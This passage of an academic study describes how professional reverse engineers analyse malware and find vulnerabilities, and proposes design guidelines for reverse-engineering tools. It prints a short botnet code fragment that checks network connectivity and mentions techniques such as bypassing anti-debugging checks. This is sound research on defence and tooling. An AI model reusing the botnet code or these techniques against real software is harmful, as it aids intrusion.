Note, in this section and the next, we give the number of REs who expressed each idea. We include counts to indicate prevalence, but a participant not expressing an idea may only mean they failed to state it, not that they disagree with it.

Therefore, we do not perform comparisons between participants using statistical hypothesis tests. It is uncertain whether our results generalize past our sample, but they suggest future work and give novel insights into the human factors of RE.

Somewhat to our surprise, we generally observed the same process and methods used by REs performing both malware analysis and vulnerability discovery. In a sense, malware analysts are also seeking an exploit: a unique execution or code pattern that can be exploited as a signature or used to recover from an attack (e.g., ransomware). We did observe differences between groups, but only in their operationalization of the analysis process. For example, the two groups focused on different APIs and functionality (e.g., vulnerability finders looked at memory management functions and malware analysts focused on network calls). However, because our focus is on the high-level process and methods used, we discuss both groups together in the following sections.

5.1 Overview (RQ1)

Reverse engineers may have a short description of the program they are investigating (N=2), some familiarity with its user interface (N=2), or an intuition from prior experience about the functions the program likely performs (N=7). However, they generally do not have prior knowledge about the program's organization or implementation (N=16). They might guess that the program performs cryptographic functions because it is a secure messaging app, but they do not know the algorithm or libraries used, or where in the code cryptographic protocols are implemented. Therefore, they start by seeking a high-level program view (N=16). This guides which parts of the program to prioritize for more complex investigation. P01M said this allows him to "get more to the core of what is going on with this binary." Reverse engineers approach this phase in several ways. The left section of Figure 1 summarizes the overview phase's simulation methods, beacons, and outputs. We discuss these items in more detail below.

Identify the strings and APIs used (RQ2). Most REs begin by listing the strings and API calls used by the program (N=15). These lists allow them to quickly identify interesting components. P03V gave the example that "if this was a piece of malware... and I knew that it was opening up a file or a registry entry, I would go to imports and look for library calls that make sense. Like `refile` could be a good one. Then I would find where that is called to find where malicious behavior starts." In some cases, REs begin with specific functionality they expect the program to perform and search for related strings and APIs (N=7). As an example, P08V performed a "grep over the entire program looking for `httpd` because a lot of times these programs have a watchdog that includes a lot of additional configuration details."

Run the program and observe its behavior (RQ2). Many REs execute the program to see how it behaves under basic usage (N=7). When running the program, some REs look at UI elements (e.g., error messages), then search for them in the code, marking associated program components for further review (N=3). For example, P13V began by "starting the software and looking for what is being done." He was shown a pop-up that said he had limited features with the free version. He observed that there was "no place I can put a [access] code, so it must be making a web services check" to determine license status. Next, he opened the program in a disassembler and searched for the pop-up's text "because you expect there to be a check around where those strings are."

Review program metadata (RQ2). Some REs looked at information beyond the binary or execution trace, such as the file metadata (N=3), any additional resources loaded (N=3) (e.g., images or additional binaries), function size (N=2), history of recent changes (N=1), where vulnerabilities were found previously (N=1), and security mitigations used (N=1) (e.g., DEP or ASLR). This information gives further insights into program functionality and can help REs know what not to look for. P04V said "I've been burned in the past. You kind of end up down a long rabbit hole that you have to step completely back from if you don't realize these things... For example, for PIE [Position Independent Executables] there has to be some sort of program relative read or write or some sort of address disclosure that allows me to defeat the randomization. So that's one thing to look for early on."

Malware analysts perform overview after unpacking (RQ2). Many malware binaries are stored in obfuscated form and only deobfuscated at execution time to complicate RE. This is commonly referred to as *packing*. Therefore, REs must first unpack the binary before strings and imported APIs become intelligible (N=2). However, once unpacking is performed and the binary is in a readable state, REs perform the same overview analyses described above (N=2).

Overview is unique to RE (RQ3). In most other program comprehension tasks, the area of code to focus on is known at the outset based on the error being debugged [73] or the functionality being modified or updated [34, 74]. Additionally, developers performing program comprehension tasks typically have access to additional resources, such as documentation and the original developers, to provide high-level understanding [75], making overview analyses unnecessary.

5.2 Sub-component Scanning (RQ1)

Based on findings from their overview, REs next shift their attention to program sub-components, searching for insights into the "how" of program functionality. By focusing on sub-components, sub-component scanning allows REs to quickly identify or rule out hypotheses and refine their view of the program. P08V explained that he scanned the code instead of reading line-by-line, saying, "I'm going through it at a high




Figure 1: Overview of REs' three analysis phases. For each phase, the analyzed program scope is shown at the top, simulation methods used are in rectangles, and the analysis results are below the phase. Finally, the phase's beacons are at the bottom of the figure. Segments differing the most from the program comprehension literature are colored orange.

```
42 var zzo = function() {
43     var ttw = [
44         "http://www.microsoft.com/",
45         "http://www.google.com",
46         "http://www.bing.com"
47     ];
48     for (var i = 0, h, wep; i < ttw.length; i++){
49         try {
50             var h = new ActiveXObject("MSXML2.ServerXMLHTTP.6.0");
51             h.open("GET", ttw[i]);
52             h.setRequestHeader("User-Agent", _.u);
53             h.setRequestHeader("Cache-Control", "no-cache");
54             h.setRequestHeader("Pragma", "no-cach");
55             h.setRequestHeader("Connection", "close");
56             h.send("");
57             wep =
58                 new Date(
59                     h
60                         .getAllResponseHeaders()
61                         .split("Date: ")
62                         .pop()
63                         .split("\n")
64                         .shift()
65                     ).getTime() / 1000;
66                 if (1388534400 < wep) {
67                     return wep;
68                 }
69             } catch (e) {}
70         }
```

Figure 2: Screenshot of botnet code investigated by P11M, which performs a network connectivity check. This provides an example of API calls and strings recognized during sub-component scanning giving program functionality insights.

level, because it's really easy to get caught in the weeds when there could be something much better to look at." The middle column of Figure 1 gives an overview of this analysis phase.

Scan for many beacons (RQ2). Most commonly, REs scan through functions or code segments prioritized in the overview (N=15), looking for a variety of beacons indicating possible behaviors. These include APIs (N=15), strings (N=15), constants (N=11), and variable names (N=11). For example, while investigating a piece of malware, P02V saw `GetProcAddress` was called. This piqued his interest because "it's a very common function for obfuscation... it's likely setting up an alternate input table" to hide obviously malicious calls from an RE looking only at the standard import table.

REs infer program behaviors both from individual instances (N=16) and specific sequences (N=12) of these items. For example, while reverse engineering the code in Figure 2, P11M first scanned the strings on lines 44-46 and recognized them as well-known websites, generally reachable by any device connected to the Internet. He then looked at the API calls and strings on lines 51-56 and said that "it's just trying to make a connection to each of those [websites]." By looking at the constant checked on line 66, he inferred that "if it's able to make a connection, it's going to return a non-zero value [at line 66]." Putting this all together and comparing to past experience, P11M explained, "usually you see this activity if something is trying to see if it has connectivity."

REs also make inferences from less obvious information. Many review control-flow structures (N=13) for common patterns. When studying a router's firmware, P08V noticed an assembly code structure corresponding to a switch statement comparing a variable to several constants. From this, he assumed that it was a "comparison between the device's product ID and a number of different product IDs. And then it's returning different numbers based off that. So it looks like it's trying to ascertain what product it is and then doing something with it," because he has "seen similar behavior before where firmware is written in generically." Other REs consider the assembly instructions chosen by the compiler (N=8) or function prototypes (N=5) to determine the data types of variables. P02V explained, "It is very important to understand... how compilers map code to the actual binary output." As an example, he pointed out instructions at the start of a function and said, "that's just part of saving the values... I




Figure 3: Program investigated by P02V to determine whether he could trigger an undefined memory read. The code has been converted to a pseudo-code representation including only relevant lines. It shows the control flow graph for two functions: `main` and `id_alloc`. Rectangles represent basic blocks, and arrows indicate possible control flow paths.

can safely skip those." Then he identified a series of registers and observed "those are the function's arguments... after checking the codebase of FreeBSD, I know the second argument is actually a packed structure of arguments passed from outside the kernel. This is [the data] we control in this function context." Finally, REs consider the code's relation to the overall program flow (N=6). For example, P08V identified a function as performing "tear down" procedures—cleaning up the state of the program before terminating—because it "happened after the main function."

Focused on specific data-flow and control-flow paths (RQ2). Some REs also scanned specific data- (N=8) and control-flow (N=7) paths, only considering instructions affecting these paths. These analyses were commonly used to understand how a function's input (N=7) or output (N=4) is used and whether a particular path is realizable (N=4). For example, while reviewing the program summarized in Figure 3, P02V asked whether a control-flow path exists through `id_alloc` in which `x` is not written. Memory for `x` is allocated before the `id_alloc` call and read after, so if such a path is possible, "we can have it read from undefined memory." To answer this question, P02V scanned each control flow path through the function from the bottom of the graph up. If he saw a write to `x`, he moved on to the next path. This check invalidated the first two control-flow paths (counting left-to-right) in Figure 3. Additionally, in `main`, the program exits if the return value of `id_alloc` is `-1`. Thus his next step was to check the data flow to `id_alloc's` return value to see whether it was set to `-1`. He found the return value was set to `-1` in both remaining control-flow paths, indicating it was not possible to read from undefined memory.

The diversity of beacons represents a second difference from program comprehension (RQ3). While program comprehension research has identified several similar beacons (API calls, strings, variable names, sequences of operations, and constants [28, 33–35]), developers have been shown to struggle when variable names and other semantic information are obfuscated [33]. However, REs adapt to the resource-starved environment and draw on additional beacons (i.e., control flow structures, compiler artifacts, and program flow).

5.3 Focused Experimentation (RQ1)

Finally, when REs identify a specific question or hypothesis, they shift to focused experimentation: setting up small experiments, varying program inputs and environmental conditions, and considering the program's behavior in these states to find a concrete answer or prove whether specific hypotheses hold. This phase's results are fed back into sub-component scanning, to refine high-level hypotheses and the RE's interpretation of observed beacons. Again, REs rely on a wide range of methods for this analysis.

Execute the program (RQ2). In most cases, REs validate their hypotheses by running the code under specific conditions to observe whether the expected behavior occurs (N=13). They may try to determine what value a certain variable holds at a particular point (e.g., input to a function of interest) under varying conditions (N=13) or whether user input flows to an unsafe function (N=9). For example, after reviewing the data-flow path of the program's arguments, P03V hypothesized that the program required two input files with a specific string in the first line to allow execution to reach potentially vulnerable code. To test this hypothesis, she ran the program in a debugger with the expected input and traced execution to see the state of memory at the potentially vulnerable point.

While running the program, REs gather information in a variety of ways. Most execute the code in a debugger (N=12) to probe memory and have full control over execution. Some use other tools like packet capturers and file monitors to observe specific behaviors (N=8). In some cases, REs manipulate the execution environment by dynamically changing registry values (N=7) or patching the binary (N=5) to guide the program down a specific path. As an example, while analyzing malware that "checks for whether it is being run in a debugger," P16M simply changes the program "so that the check will always just return false [not run in debugger]."

Finally, some REs fuzz program inputs to identify mutation-specific behavior changes. In most cases, fuzzing is performed manually (N=6), where the RE hand-selects mutations. Automation is used in later stages, once a good understanding of the program is established (N=1). P08V explained, "I wait until I have a good feel for the inputs and know where to look, then I patch the program so that I can quickly pump fuzzed

inputs from angr [76] into the parts I care about."

Compare to another implementation (RQ2). Some REs chose to re-write code segments in a high-level language based on the expected behavior (N=8) or searched for public implementations (e.g., libraries) of algorithms they believed programs used (N=5). They then compared the known implementation's outputs with the subject program's outputs to see if they matched. For example, once P10B recognized the encryption algorithm he was looking at was likely Blowfish, he downloaded an open-source Blowfish implementation. He first compared the open-source code's structure to the encryption function he was reviewing. He then ran the reference implementation and malware binary on a file of all zeros saying, "we can then verify on this sample data whether it's real Blowfish or if it's been modified."

Read line-by-line only for simple code or when execution is difficult (RQ2). Finally, REs resorted to reading the code line-by-line and mentally tracking the program state when other options became too costly (N=9). In some cases, this occurred when they were trying to answer a question that only required reading a few, simple lines of code. For example, P05V described a situation where he read line-by-line because he wanted to fully understand a small number of specific checks, saying, "After Google Project Zero identified some vulnerabilities in the system, the developers tried to lock down that interface by adding these checks. Basically I wanted to figure out a way to bypass these specific checks. At this point I ended up reading line-by-line and really trying to understand the exact nature of the checks." While no participants quantified the number of lines or code complexity they were willing to read line-by-line, we did not observe any participants reading more than 50 lines of code. Further, this determination appeared goal- and participant-dependent, with wide variation between participants and even within individual participants' own processes, depending on the current experiment they were carrying out.

REs also chose to read line-by-line instead of running the program when running the program would require significant setup (e.g., when using an emulator to investigate uncommon firmware like home routers). P09V explained, "The reason I was so IDA [disassembler] heavy this time is because I can't run this binary. It's on a cheap camera and it's using a shared memory map. I mean, I could probably run this binary, but it's going to take a while to get [emulation] set up."

During this line-by-line execution, a few REs said they used symbolic execution to track inputs to a control flow conditional of interest (N=2). P03V explained, "I write out the conditions to see what possible states there are. I have all these variables with all these constraints through multiple functions, and I want to say for function X, which is maybe 10 deep in the program, what are the possible ranges for each of these variables?" In both cases, the REs said they generally performed this process manually, but used a tool, such as Z3, when the conditions became too complicated. As P03V put it, "It's easier if you can just do it in your brain of course, but sometimes you can't... if there are 10 possibilities or 100 possibilities, I'll stick it in a SAT solver if I really care about trying to get past a barrier [conditional]."

Beacons are still noticed and can provide shortcuts (RQ2). While REs focus on answering specific questions in this phase, some also notice beacons missed in prior analyses. If inferences based on these beacons invalidated prior beliefs, REs quickly stop focused experimentation that becomes moot. For example, while P04V was reverse engineering a card-game challenge binary, he decided to investigate a `reset` function operating on an array he believed might be important. There were no obvious beacons on initial inspection and there were only a few instructions, so he decided to read line-by-line. However, he quickly recognized two constants that allowed him to infer functionality. He saw that "it's incrementing values from 0 to 51. So at this point, I'm thinking it's a deck of cards. And then it has this variable hold. Hold is a term for poker, and it sets 0 to 4." Once he realized what these variables were, he decided he had sufficient information to stop analyzing the function, and he moved back to the calling function to resume sub-component scanning.

Simulation methods mostly overlap with program comprehension (RQ3). Most of the methods described above, including using a debugger and reading code line-by-line, are found in the program comprehension literature. However, comparing program execution to another implementation appears unique to REs. As in sub-component scanning, this extra method is likely necessitated by the additional complexity inherent in an adversarial environment.

6 Results: Cross-phase Trends

In addition to the phases themselves, we observed several cross-phase trends in our participants' RE approaches, which we discuss in this section. This includes both answers to our research questions which were not unique to a specific phase and additional observations regarding tool usage which inform future tool development. Figure 4 includes some of these trends as they interact with the phases.

Begin with static methods and finish with dynamic (RQ2). Most of the simulation methods described in the first two analysis phases focused on static program representations, i.e., the binary or decompiled code. In contrast, focused experimentation was mainly performed dynamically, i.e., by running the program. Reverse engineers typically make this switch, as P05V stated, "because this thing is so complex, it's hard to trace the program flow [statically], but you can certainly tell when you analyze an [execution] trace. You could say this was hit or this wasn't hit." However, REs sometimes choose not to switch when they perceive the switch to be difficult.




Figure 4: Overview of the analysis phases and trends observed across them. The arrows shown between the phases indicates information flow. The brackets indicate which phases the adjacent item is relevant to.

P15V explained "[switching] was a little daunting to me. I just wanted to work in this environment I'd already set up."

Unfortunately, in most cases, switching contexts can be difficult because REs have to manually transfer information back and forth between static and dynamic tools (e.g., instructions or memory states) (N=14). To overcome this challenge, some REs opened both tools side-by-side to make comparisons easier (N=4). For example, P08V opened a debugger in a window next to a disassembler and proceeded to step through the `main` function in the debugger while following along in the assembly code. As he walked through the program, he regularly switched between the two. For example, he would scan the possible control-flow paths in the disassembler to decide which branch to force execution down and the necessary conditions would be set through the debugger. Whenever he came across a specific question that could not be answered just by scanning, he would switch to the debugger. Because he stepped through the program as he scanned, he could quickly list register values and relevant memory addresses to get concrete variable values.

Experience and strategy guide where to look in the first two phases (RQ1). Initially, REs have to make decisions about which metadata to look at, e.g., all strings and APIs or specific subsets, (N=4) and what inputs to provide to exercise basic behaviors (N=2). Once they run their overview analyses, they must determine which outputs (strings, APIs, or UI elements) are relevant to their investigation (N=16) and in what order to process them (N=11). Reverse engineers first rely on prior experience to guide their actions (N=14). P04V explained that when he looks for iPhone app vulnerabilities, he has "a prioritized list of areas [APIs] I look at...it's not a huge list of things that can go horribly wrong from a security standpoint when you make an iPhone app...So, I just go through my list of APIs and make sure they're using them properly." If REs are unable to relate their current context to prior experience, then they fall back on basic strategies (N=16) such as looking at the largest functions first. P03V said, "If I have no clue what to start looking at...I literally go to the function list and say the larger function is probably interesting...as long as I can distinguish the actual code versus library code, this technique is actually pretty useful." Similarly, REs employ heuristics to decide which functions not to investigate. For example, P16M said, "If the function is cross-referenced 100 times, then I will avoid it. It's probably something like an error check the compiler added in."

In sub-component scanning, experience plays an even more important role. As in the previous analysis phase, REs must decide which data- (N=8) and control-flow paths (N=7) to consider. Again, this is done first by prior experience (N=6) and then by simple strategies (N=4). As they perform their analyses, REs must also determine potential hypotheses regarding program functionality (N=16) and possible vulnerabilities (N=9)—exploitable flaws in the case of vulnerability discovery, or signaturable behaviors for malware analysis. In most cases, these determinations are made by recognizing similarities with previous experiences (N=15). For example, when P08V saw a function named `httpd_ipc_init`, he recognized this might introduce a vulnerability, saying, "IPC generally stands for inter-process communication, and many router firmwares like this set up multiple processes that communicate with each other. If it's doing IPC through message passing, then that opens up the attack surface to anything that can send messages to this httpd binary." If the RE is unable to generate hypotheses based on prior experience, they instead make determinations based on observed behaviors (N=16), obtained via more labor intensive investigation of the program execution or in-depth code review.

Experience used to select analysis method throughout (RQ1). There were typically multiple ways to answer a question. The most common example, as discussed in Section 5.3, was deciding between executing the program or reading line-by-line during focused experimentation (N=9). Similar decisions occurred in the other phases. For example, some REs choose to simply skip the overview phase all together and start with the `main` function (N=5) whenever, as P03V said, "it's clear where the actual behavior starts that matters."

REs also decide the granularity of analysis, weighing an approximation's benefits against the inaccuracy introduced (N=5). For example, several participants discussed choosing to use a decompiler to make the code easier to read, knowing that the decompilation process introduces inaccuracies in certain circumstances. P04V said, "I actually spend most of my time in Hex-Rays [decompiler]. A few of my friends generally argue that this is a mistake because Hex-Rays can be wrong, and disassembly can't be. And this is generally true, but Hex-Rays is only wrong in specific ways." Further, because these are explicit decisions, REs are also able to recognize situations where the inaccuracies are common and can switch analysis granularities to verify results (N=5). For example, when using a decompiler, the RE has some intuition regarding what code should look like. P04V explained, "I've

had many situations where I think this looks like an infinite loop, but it can't be. It's because Hex-Rays is buggy. Basically, in programming, no one does anything all that odd."

Preferred tools presented output in relation to the code (RQ2). In almost all cases, the tools REs choose to use provide a simple method to connect results back to specific lines of code (N=16). They choose to list strings and API calls in a disassembler (N=15), such as IDA, which shows references in the code with a few clicks, as opposed to using the command-line `strings` command (N=0). Similarly, those participants who discussed using advanced automated analyses, i.e., fuzzing (N=1) and symbolic execution (N=1), reported using them through disassembler plugins which overlaid analysis results on the code (e.g., code coverage highlighting for fuzzing). P03V used Z3 for symbolic execution independently of the code, supplying it with a list of possible states and manually interpreting its output with respect to the program. However, she explained this decision was made because she did not know a tool that presented results in the context of the code that could be used with the binary she was reversing. She said, "The best tool for this is PAGAI. . . If you have source it can give you ranges of variables at certain parts in a program, like on function loops and stuff." Specifically, PAGAI lets REs annotate source code to define variables of interest and then presents results in context of these annotations [77].

Focused on improving readability (RQ2). Throughout, REs pay special attention to improving code readability by modifying it to include semantic information discovered during their investigation. In most cases, the main purpose of tools REs used was to improve code readability (N=9). Many REs used decompilers to convert the assembly code to a more readable high-level language (N=9), or tools like IDA's lumina server [78] to label well-known functions (N=2). Additionally, most REs performed several manual steps specifically to improve readability, such as renaming variables (N=14), taking notes (N=14), and reconstructing data structures (N=8). P01M explained the benefit of this approach when looking at a file reading function by saying, "It just says call DWORD 40F880, and I have no idea what that means. . . so, I'll just rename this to read file. . . [now I know] it's calling read file and not some random function that I have no idea what it is." Taking notes was also useful when several manipulations were performed on a variable. For example, to understand a series of complex variable manipulations, P05V said "I would type this out. A lot of times I could just imagine this in my head. I think usually I can hold in my head two operations...If it's anything greater than that I'll probably write it down."

Online resources queried to understand complex underlying systems (RQ2). Regarding external resources, REs most often reference system and API documentation (N=10). They reference this documentation to determine specific details about assembly opcodes or API arguments and functionality. They also reference online articles (N=4) that provide in-depth breakdowns of complicated, but poorly documented system functions (e.g., memory management, networking, etc.). When those options fail, some REs also reference question-answering sites like StackOverflow (N=4) because "sometimes with esoteric opcodes or functions, you have to hope that someone's asked the question on StackOverflow because there's not really any good documentation" (P3). Many participants also google specific constants or strings they assume are unique to an algorithm (N=7). P10 explained, "For example, MD5 contains an initialization vector with a constant. You just google the constant and that tells you the algorithm."

7 Discussion

Our key finding is the identification and description of a three-phase RE process model, along with cross-phase trends in REs' behaviors. This both confirms and expands on prior work, which described an RE model of increasingly refined hypotheses [46]. We demonstrate a process of hypothesis generation and refinement through each phase, but also show the types of questions asked, hypotheses generated, actions taken, and decisions made at each step as the RE expands their program knowledge.

Our model highlights components of RE for tool designers to focus on and provides a language for description and comparison of RE tools. Building on this analysis model, we propose five guidelines for RE tool design. For each guideline, we discuss the tools closest to meeting the guideline (if any), how well it meets the guideline, and challenges in adopting the guideline in future tool development. Table 2 provides a summary, example application, and challenges for each guideline. While these guidelines are drawn directly from our findings, further work is needed to validate their effectiveness.

G1. Match interaction with analysis phases. The most obvious conclusion is that RE tools should be designed to mesh with the three analysis phases identified in Section 5. This means REs should first be provided with a program overview for familiarization and to provide feedback on where to focus effort (overview). As they explore sub-components, specific slices of the program (beacons and data/control-flow paths) should be highlighted (sub-component scanning). Finally, concrete, detailed analysis information should be produced on demand, allowing REs to refine their program understanding (focused experimentation).

While this guideline is straightforward, it is also significant, as it establishes an overarching view of the RE process for tool developers. Because current RE tool development is ad-hoc, tools generally perform a single part of the process and leave the RE to stitch together the results of several tools. G1 provides valuable insights to single-purpose tool developers by identifying how they should expect their tools to be used

	Reverse Engineering Tool Design Guidelines	Example Application
G1	**Match interaction with analysis phases** Reverse engineering tools should be designed to facilitate each analysis phase: overview, sub-component scanning, and focused experimentation.	**IDAPro [19], BinaryNinja [20], Radare2 [79]** Provide platforms for REs to combine analyses, but previously lacked thorough RE process model to guide analysis development and integration.
G2	**Present input and output in the context of code** Integrate analysis interaction into the disassembler or decompiled code view to support tool adoption	**Lighthouse [80]** Highlights output in the context of code, but does not support input in code context.
G3	**Allow data transfer between static and dynamic contexts** Static and dynamic analyses should be tightly coupled so that users can switch between them during exploration.	**None we are aware of** We do not know of any complex analysis examples. This is possibly due to challenges with visualization and incremental analysis.
G4	**Allow selection of analysis methods** When multiple options for analysis methods or levels of approximation are available, ask the user to decide which to use.	**Hex-rays decompiler [81]** Minimally applies G4 by giving users a binary option of a potentially imprecise decompiled view or a raw disassembly view.
G5	**Support readability improvements** Infer semantic information from the code where possible and allow users to change variable names, add notes, and correct decompilation to improve readability.	**DREAM++ decompiler [5]** Provides significantly improved decompiled code readability through several heuristics, but is limited to a preconfigured set of readability transformations.

Table 2: Summary of guidelines for RE tool interaction design.

and the input and output formats they should support. Additionally, with the growing effort to produce human-assisted vulnerability discovery systems [4], G1 shows when and how human experts should be queried to support automation.

The closest current tools to fulfilling G1 are popular reverse engineering platforms such as IDAPro [19], BinaryNinja [20], and Radare [79], which provide disassembly and debugger functionality and support user-developed analysis scripts. These tools allow REs to combine different analyses (N=16). However, due to these tools' open-ended nature and the lack of a prior RE process model, there are no clear guidelines for script developers, and users often have to perform significant work to find the right tool for their needs and incorporate it into their process.

G2. Present input and output in the context of code. We found that most REs only used tools whose interactions were tightly coupled with the code. This suggests that tool developers should place a high priority on allowing users to interact directly with (disassembled or decompiled) code. The best example of this we observed was given by P05V in the code-coverage visualization plugin Lighthouse, which takes execution traces and highlights covered basic blocks in a disassembler view [80]. It also provides a "Boolean query where you can say only show me covered blocks that were covered by this trace and not that trace, or only show blocks covered in a function whose name matches a regular expression." However, Lighthouse does not fully follow our recommendation, as there is no way to provide input in the context of the code. For example, the user might want to determine all the inputs reaching an instruction to compare their contents. However, this is not currently possible in the tool.

G3. Allow data transfer between static and dynamic contexts. We found that almost all participants switched between static and dynamic program representations at least once (N=14). This demonstrates tools' need to consider both static and dynamic information, associate relevant components between static and dynamic contexts, and allow REs to seamlessly switch between contexts. For example, P04V suggested a dynamic taint analysis tool that allows the user to select sinks in the disassembler view, run the program and track tainted instructions, then highlight tainted instructions again in the disassembler view. This tool follows our suggested guideline, as it provides results from a specific execution trace, but also allows the user to contextualize the results in a static setting.

We did observe one participant using a tool which displayed the current instruction in the disassembly view when stepping through the code in a debugger, and there have been several analyses developed which incorporate static and dynamic data [18,82–86]. However, we are unaware of any more complex analyses that support user interaction with both static and dynamic states. Following G3 requires overcoming two difficult challenges. First, the analysis author must determine how to best represent dynamic information in a static setting and vice versa. This requires careful design of the visualization to ensure the user is provided relevant information in an interpretable manner. Second, we speculate that incremental program analyses (such as those of Szabo et al. [87]) may be necessary in this setting to achieve acceptable performance compared to current batch-oriented tools.

G4. Allow selection of analysis methods. Throughout the RE process, REs choose which methods to use based on prior experiences and specific needs, weighing the method's benefit against any accuracy loss (N=5). These tradeoff decisions are inherent in most analyses. Therefore, we recommend tool designers leverage REs' ability to consider costs and also recognize instances where the analysis fails. This can be done by allowing REs to select the specific methods used and tune analyses to fit their needs. One example we observed was the HexRays decompiler [81], which allows users to toggle between a potentially imprecise, but easier to read, decompiled program view and the more complex disassembled view. This

binary choice, though, is the minimum implementation of G4, especially when considering more complex analyses where the analysis developer must make several nuanced choices involving analyses such as context, heap, and field sensitivity [88]. This challenge becomes even more difficult if the user is allowed to mix analysis precision throughout the program, as static analysis tools generally use uniform analysis sensitivity. However, recent progress indicates that such hybrid analyses are beginning to receive attention [89, 90].

G5. Support readability improvements. We found most REs valued program readability improvements. Therefore, RE tool designers should allow the user to add notes or change naming to encode semantic information into any outputs. Further, because annotation is such a common behavior (N=14), tools should learn from these annotations and propagate them to other similar outputs. The best example of a tool seeking to follow this recommendation is the DREAM++ compiler by Yakdan et al. [5]. DREAM++ uses a set of heuristics derived from feedback from REs to provide semantically meaningful names to decompiled variables, resulting in significant readability improvements. One improvement to this approach might be to expand beyond DREAM++'s preconfigured set of readability transformations by observing and learning from developer input through renaming and annotations. This semantic learning problem poses a significant challenge for the implementation of G5, as it likely requires the analysis to consider minor nuances of the program context.

RE tool designers should consider the exploratory visual analysis (EVA) literature. In addition to the guidelines drawn directly from our results, we believe RE tool designers can draw inspiration from EVA. EVA considers situations where analysts search large datasets visually to summarize their main characteristics. Based on a review of the EVA literature, Battle and Heer define a process similar to the one we observed REs to perform, beginning with a high-level overview, generating hypotheses, and then iteratively refining these hypotheses through a mix of scanning and detailed analysis [91]. Further, Shneiderman divided EVA into three phases, similar to those we suggest, with his Visual Information Seeking Mantra: "Overview first, zoom and filter, then details-on-demand" [92]. While techniques from this field likely cannot be applied as-is due to differences in the underlying data's nature, these similarities suggest insights from EVA could be leveraged to guide similar development in RE tools, including methods for data exploration [93–96], interaction [97–100], and predicting future analysis questions [101–104].

8 Conclusion

Our goal is to carefully model REs' processes, in order to support better design of RE tools. To do this, we conducted a semi-structured observational interview study of 16 professional REs. We found that RE involves three distinct phases: overview, sub-component scanning, and focused experimentation. Reverse engineers work through a program using a variety of manual and automated approaches in each of these phases, often using a combination of methods to accomplish a specific task (e.g., a static analysis alongside a debugger). In the first two phases (overview and sub-component scanning), REs typically use static techniques (e.g., looking at a control-flow graph), but switch to using dynamic techniques (e.g., debugging or dynamic analysis) in the last phase (focused experimentation). Based on our results, we proposed five design guidelines for RE tools. We believe our model will help in the design and development of RE tools that more closely match the RE process.

Acknowledgments

We thank Kelsey Fulton and the anonymous reviewers for their helpful feedback; BinaryNinja, the two bug-bounty platform companies, and the many CTF teams that supported our recruitment efforts; and Jordan Wiens for providing valuable insights into the world of reverse engineering. This research was supported in part by a UMIACS contract under the partnership between the University of Maryland and DoD, and by a Google Research Award.

References

[1] D. Votipka, R. Stevens, E. M. Redmiles, J. Hu, and M. L. Mazurek, "Hackers vs. testers: A comparison of software vulnerability discovery processes," in *IEEE S&P '18*, May 2018, pp. 374–391.

[2] M. Ceccato, P. Tonella, C. Basile, B. Coppens, B. De Sutter, P. Falcarin, and M. Torchiano, "How professional hackers understand protected code while performing attack tasks," in *ICPC '17*. Piscataway, NJ, USA: IEEE Press, 2017, pp. 154–164. [Online]. Available: https://doi.org/10.1109/ICPC.2017.2

[3] E. Eilam, *Reversing: secrets of reverse engineering*. John Wiley & Sons, 2011.

[4] D. Fraze, "Computer and Humans Exploring Software Security (CHESS)," DARPA, 2017, (Accessed 05-31-2019). [Online]. Available: https://www.darpa.mil/program/computers-and-humans-exploring-software-security

